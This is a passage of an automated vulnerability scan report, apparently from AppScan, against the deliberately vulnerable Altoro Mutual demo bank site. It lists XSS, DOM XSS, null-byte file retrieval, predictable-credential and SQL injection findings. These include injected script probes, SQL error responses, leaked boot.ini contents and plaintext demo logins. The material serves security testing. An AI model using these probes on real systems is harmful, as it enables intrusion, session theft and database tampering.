 at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
 at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
 at System.Data.OleDb.OleDbCommand.ExecuteScalar()
 at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
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 </td>

Cross-Site Scripting

Severity: **High**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: lang (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot shows the Altoro Mutual website homepage. A simulated pop-up window is overlaid on the page, containing a yellow warning icon, the number '687', and an 'OK' button. A red callout box points to this pop-up with the text: "Simulation of the pop-up that appears when this page is opened in a browser". The main page features a navigation bar with links like 'Sign Off', 'Contact Us', 'Feedback', and 'Search'. Below the navigation is a banner with three images and the text 'DEMO SITE ONLY'. The left sidebar contains a 'MY ACCOUNT' section with a lock icon and a 'PERSONAL' section with a person icon. The main content area has sections for 'I WANT TO ...' (with links to Account Summary, Recent Transactions, Transfer Funds, News Articles, and Site Language), Current Language (set to English), and International Editions. At the bottom, there are links for Privacy Policy, Security Statement, and Copyright information.

Raw Test Response:

```
<div class="f1" style="width: 99%;>
```

```

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx?lang=international&3cscript%3ealert(124)%3c%2fscript%3e" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

<p>
<span id="_ctl0__ctl0_Content_Main_Label1">Current Language: </span>
<span id="_ctl0__ctl0_Content_Main_langLabel">international<script>alert(124)</script></span>
</p>

<p>
<span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
</p>

<p>
<a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</a>
<a id="_ctl0__ctl0_Content_Main_HyperLink2" href="customize.aspx?lang=english">English</a>
...

```

H

DOM Based Cross-Site Scripting 3

TOC

Issue 1 of 3

TOC

DOM Based Cross-Site Scripting

Severity: High

URL: http://demo.testfire.net/high_yield_investments.htm

Entity: high_yield_investments.htm:101 (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application uses client-side logic to create web pages

Fix: Analyze client side code and sanitize its input sources

Reasoning: Reasoning is not available for this issue.

```

<script>    var h = document.location.hash.substring(1);    if (h && h != ""){        var re = new RegExp
("."+@.+");        if (h.match(re)){            document.getElementById("email").innerHTML += ("+"+h+");        }    }

```

Issue 2 of 3

TOC

DOM Based Cross-Site Scripting

Severity: **High**

URL: http://demo.testfire.net/disclaimer.htm

Entity: disclaimer.htm:16 (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application uses client-side logic to create web pages

Fix: Analyze client side code and sanitize its input sources

Reasoning: Reasoning is not available for this issue.

```
function go() {    var iPos = document.URL.indexOf("url=")+4;    var sDst = document.URL.substring(iPos,document.URL.length);    if (window.opener) {        window.opener.location.href = sDst;    } else {        window.location.href = sDst;    }}
```

Issue 3 of 3

TOC

DOM Based Cross-Site Scripting

Severity: **High**

URL: http://demo.testfire.net/disclaimer.htm

Entity: disclaimer.htm:19 (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: The web application uses client-side logic to create web pages

Fix: Analyze client side code and sanitize its input sources

Reasoning: Reasoning is not available for this issue.

```
function go() {    var iPos = document.URL.indexOf("url=")+4;    var sDst = document.URL.substring(iPos,document.URL.length);    if (window.opener) {        window.opener.location.href = sDst;    } else {        window.location.href = sDst;    }}
```

H

Poison Null Byte Windows Files Retrieval 1

TOC

Issue 1 of 1

TOC

Poison Null Byte Windows Files Retrieval

Severity: **High**

URL: <http://demo.testfire.net/default.aspx>

Entity: content (Parameter)

Risk: It is possible to view the contents of any file (for example, databases, user information or configuration files) on the web server (under the permission restrictions of the web server user)

Causes: Sanitation of hazardous characters was not performed correctly on user input

User input is not checked for the '..' (dot dot) string

Fix: Ensure that accessed files reside in the virtual path and have certain extensions; remove special characters from user input

Reasoning: The test result seems to indicate a vulnerability because the response contained the contents of the "boot.ini" file, proving that the server allows remote users to download the contents of system files.

Raw Test Response:

```
...
<li><a id="_ctl0__ctl0_Content_MenuHyperLink17" href="default.aspx?content=inside_press.htm">Press Room</a></li>
<li><a id="_ctl0__ctl0_Content_MenuHyperLink18" href="default.aspx?content=insidecareers.htm">Careers</a></li>
</ul>
</td>
<td valign="top" colspan="3" class="bb">
<span id="_ctl0__ctl0_Content_Main_lblContent">[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect /bootlogo /noguiboot
</span>
</td>
</tr>
</table>

</div>
...
...
```

H

Predictable Login Credentials 1

TOC

Issue 1 of 1

TOC

Predictable Login Credentials

Severity: **High**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: login.aspx (Page)

Risk: It might be possible to escalate user privileges and gain administrative permissions over the web application

Causes: Insecure web application programming or configuration

Fix: Change the login credentials to a stronger combination

Reasoning: This test consists of four requests: valid login, invalid login, login with predictable credentials, and another invalid login. If the response to the predictable credentials looks like the valid login (and different to the invalid logins), AppScan establishes that the application is vulnerable to this issue.

Valid Login

The screenshot shows a web browser displaying the Altoro Mutual website. The header includes links for Sign Off, Contact Us, Feedback, and Search. A green banner at the top right says 'DEMO SITE ONLY'. The main content area displays a greeting 'Hello John Smith' and a message: 'Welcome to Altoro Mutual Online.' Below this, there's a form for 'View Account Details' with the account number '1001160140 Checking' and a 'GO' button. A 'Congratulations!' message follows, stating: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom, there are links for Privacy Policy, Security Statement, and Copyright information.

Test Login

This screenshot shows the same Altoro Mutual website as the previous one, but with a different user logged in: 'Hello Admin User'. The layout is identical, featuring the 'DEMO SITE ONLY' banner, the 'Hello Admin User' greeting, and the same account details form. The 'Congratulations!' message is present, along with the same footer links and copyright notice.

H

SQL Injection 12

TOC

Issue 1 of 12

TOC

SQL Injection

Severity: High

URL: <http://demo.testfire.net/subscribe.aspx>

Entity: txtEmail (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in query expression ''test@altoromutual.com''</span></b></p>
<h2>Error Message:</h2>
```

```

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in query expression ''test@altoromutual.com'''.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHRResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery()
    at Altoro.Subscribe.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v6\website\subscribe.aspx.cs:line 48
    at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e)
    at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e)

...

```

Issue 2 of 12

TOC

SQL Injection

Severity: High

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: before (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;">

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'l=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234'; and a.userid = 100116014 ORDER BY 1 DESC'.</span></b></p>

<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'l=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234'; and a.userid = 100116014 ORDER BY 1 DESC'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHRResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)

...

```

SQL Injection

Severity: High

URL: http://demo.testfire.net/bank/transaction.aspx

Entity: after (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'l=1 and t.trans_date >= 1234'; and t.trans_date <= 1234 and a.userid = 100116014 ORDER BY 1 DESC'.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'l=1 and t.trans_date >= 1234'; and t.trans_date <= 1234 and a.userid = 100116014 ORDER BY 1 DESC'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...
</span></p>
```

SQL Injection

Severity: **High**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: amUserId (Cookie)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_1lblSummary">Syntax error in string in query expression 'userid = 100116014''.</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_1lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'userid = 100116014''.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
    at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,
    CommandBehavior behavior)

...

```

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SQL Injection

Severity: **High**

URL: http://demo.testfire.net/bank/account.aspx

Entity: amUserId (Cookie)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
<div id="wrapper" style="width: 99%;>  
  
<div class="err" style="width: 99%;>  
  
<h1>An Error Has Occurred</h1>  
  
<h2>Summary:</h2>  
  
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'userid = 100116014''.  
</span></b></p>  
  
<h2>Error Message:</h2>  
  
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression 'userid = 100116014''.  
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)  
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)  
at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)  
at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)  
at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)  
at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)  
at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)  
at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String  
srcTable, IDbCommand command, CommandBehavior behavior)  
at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command,  
CommandBehavior behavior)  
  
...  

```

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TOC

SQL Injection

Severity: **High**

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: amUserId (Cookie)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
<div id="wrapper" style="width: 99%;>  
  
<div class="err" style="width: 99%;>  
  
<h1>An Error Has Occurred</h1>  
  
<h2>Summary:</h2>  
  
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'l=1 and t.trans_date &gt;= 1234 and t.trans_date  
&lt;= 1234 and a.userid = 100116014' ORDER BY 1 DESC'.  
</span></b></p>  
  
<h2>Error Message:</h2>
```

```

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression '1=1 and t.trans_date &gt;= 1234 and t.trans_date &lt;= 1234 and a.userid = 100116014' ORDER BY 1 DESC'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)

...

```

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SQL Injection

Severity: High

URL: http://demo.testfire.net/bank/login.aspx

Entity: uid (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<div id="wrapper" style="width: 99%;">

<div class="err" style="width: 99%;>

<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Characters found after end of f SQL statement.
</span></b></p>

<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Characters found after end of f SQL statement.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)

...

```

SQL Injection

Severity: High

URL: http://demo.testfire.net/bank/login.aspx

Entity: passw (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<div id="wrapper" style="width: 99%;>

<div class="err" style="width: 99%;>
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_1lblSummary">Characters found after end of SQL statement.</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_1lblDetails">System.Data.OleDb.OleDbException: Characters found after end of SQL statement.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior)
...
</span></p>
```

SQL Injection

Severity: **High**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: creditAccount (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
</tr>
<tr>
    <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
    <td colspan="2">&nbsp;</td>
</tr>
<tr>
    <td colspan="2" align="center">
        <span id="_ctl10__ctl10_Content_Main_postResp" align="center"><span style='color: Red'>System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=1001160141';'.
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
        at System.Data.OleDb.OleDbCommand.ExecuteScalar()
        at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</span></span>
        <span id="soapResp" name="soapResp" align="center" />
    </td>
...
...
```

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SQL Injection

Severity: **High**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: debitAccount (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
```

```

</tr>
<tr>
    <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
    <td colspan="2" style="text-align: center; vertical-align: middle; padding-top: 10px;">
        <span id="ctl00_ctl0_Content_Main_postResp" style="color: Red; font-weight: bold;">System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=1001160141';'.
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
        at System.Data.OleDb.OleDbCommand.ExecuteScalar()
        at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
146</span></span>
        <span id="soapResp" name="soapResp" align="center" />
    </td>
    ...

```

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SQL Injection

Severity: **High**

URL: <http://demo.testfire.net/bank/ws.asmx>

Entity: [SOAP] debitAccount_1 (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:36:52 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1220

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body><TransferBalanceResponse>
<TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException:
Syntax error in query expression 'accountid=1001160141%27%3B'.
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
        at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
        at System.Data.OleDb.OleDbCommand.ExecuteScalar()
        at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
146</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body></soap:Envelope>
...

```

SQL Injection

Severity: High

URL: http://demo.testfire.net/bank/ws.asmx

Entity: [SOAP] creditAccount_2 (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:37:00 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1235

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><TransferBalanceResponse
xmlns="http://www.altoromutual.com/bank/ws/"><TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException
Syntax error (missing operator) in query expression 'accountid=10011601411+'.
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
    at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
    at System.Data.OleDb.OleDbCommand.ExecuteScalar()
    at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body></soap:Envelope>
```

Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/bank/login.aspx

Entity: login.aspx (Page)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a login request that was not sent over SSL.

Original Request

```
uid=jsmith&passw=demo1234&btnSubmit=Login
```

Issue 2 of 6

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Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/bank/login.aspx

Entity: passw (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
uid=jsmith&passw=demo1234&btnSubmit=Login
```

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Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/bank/apply.aspx

Entity: passwd (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
passwd=Demo1234&Submit=Submit
```

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Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/admin/admin.aspx

